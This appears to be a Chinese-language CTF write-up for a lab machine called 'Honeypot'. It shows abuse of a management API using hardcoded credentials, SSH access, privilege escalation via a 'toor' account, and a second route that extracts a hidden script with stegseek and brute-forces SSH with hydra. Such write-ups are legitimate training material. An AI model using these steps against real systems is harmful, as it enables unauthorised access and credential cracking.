
Shell

```
GET /api/manage.php HTTP/1.1
Host: 172.16.20.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://172.16.20.10/api/
Authorization: Basic cm9vdDp0b29y
Connection: keep-alive
Content-Type: application/json
Content-Length: 103

{
    "action": "file_delete",
    "params": {
        "path": "/var/www/html/history.txt"
    }
}
```



```
"status":"success",
"command":"\/bin\/bash -c 'rm '\\''-f'\\'' '\\''\/var\/www\/html\/history.txt'\\''' 2>&1",
"output":"Command executed successfully but returned no output",
"sanitized_params":[
     "'-f'",
     "'\/var\/www\/html\/history.txt'"
],
"human_readable":"File deleted: \/var\/www\/html\/history.txt"
```

进入这个样子就可以获得大部分的命令执行权限



```
 _   _                                   _
| | | | ___  _ __   ___ _   _ _ __   ___ | |_
| |_| |/ _ \| '_ \ / _ \ | | | '_ \ / _ \| __|
|  _  | (_) | | | |  __/ |_| | |_) | (_) | |_
|_| |_|\___/|_| |_|\___|\__, | .__/ \___/ \__|
                        |___/|_|
root@172.16.20.10's password:
Linux Honeypot 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jun 30 06:28:53 2025 from 172.16.20.5
Warning: Log file not found, launching real shell environment
System maintenance mode activated
sh-5.0$ ls
user.txt
sh-5.0$
```

这里我卡住了，问了群主才知道的

Shell


```shell
sudo -l
sudo /usr/bin/bash
#发现没有权限
sudo -u toor bash #即可
```

> 原因是 root 的 bash 还是普通的，所以从上面 passwd 文件可以发现 toor 才是正真的 root 所以切换。

获得root

Shell


```shell
cat /root/root.txt #获得root
```



```
toor@Honeypot:~# cat root.txt
flag{root-771e84c4-5494-11f0-9a89-b70422752e89}
```

方法二

```shell
GET /api/manage.php HTTP/1.1
Host: 172.16.20.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://172.16.20.10/api/
Authorization: Basic cm9vdDp0b29y
Connection: keep-alive
Content-Type: application/json
Content-Length: 93

{
    "action": "directory_list",
    "params": {
        "path": "/var/backups"
    }
}
```




```
{
    "status":"success",
    "command":"\/bin\/bash -c 'ls '\\''-lah'\\'' '\\''\/var\/backups'\\''' 2>&1",
    "output":
    "total 512K\ndrwxr-xr-x  2 toor toor 4.0K Jun 29 04:00 .\ndrwxr-xr-x 12 toor toor 4.0K Apr  1 10:05 ..\n-rw-r--r--  1 toor toor  24K Apr  4 22:55 apt.extended_states.0\n-rw-r--r--  1 toor toor 2.0K Apr  1 10:05 apt.extended_states.1.gz\n-rw-r--r--  1 toor toor 1.6K Apr  1 03:53 apt.extended_states.2.gz\n-rw-r--r--  1 toor toor  757 Mar 30 21:29 apt.extended_states.3.gz\n-rw-r--r--  1 toor toor 465K Jun 29 04:00 xqa.jpg\n",
    "sanitized_params":[
        "'-lah'",
        "'\/var\/backups'"
    ],
    "human_readable":"Contents of directory: \/var\/backups"
}
```

发现有一个 `xqa.jpg` 读取，把它存在自己的文件里面

```shell
stegseek xqa.jpg
解密后
发现是一个密码生成的bash程序
```

使用它对 toor 进行暴力破解

```shell
bash generate_by_username.sh toor > 1.txt
hydra -l toor -P 1.txt -t 4 -vV 172.16.20.10 ssh
```



```
[22][ssh] host: 172.16.20.10   login: toor   password: toor2025
[STATUS] attack finished for 172.16.20.10 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-30 07:14:07
```

破解出密码是 `toor2025` 登录后完成。

参考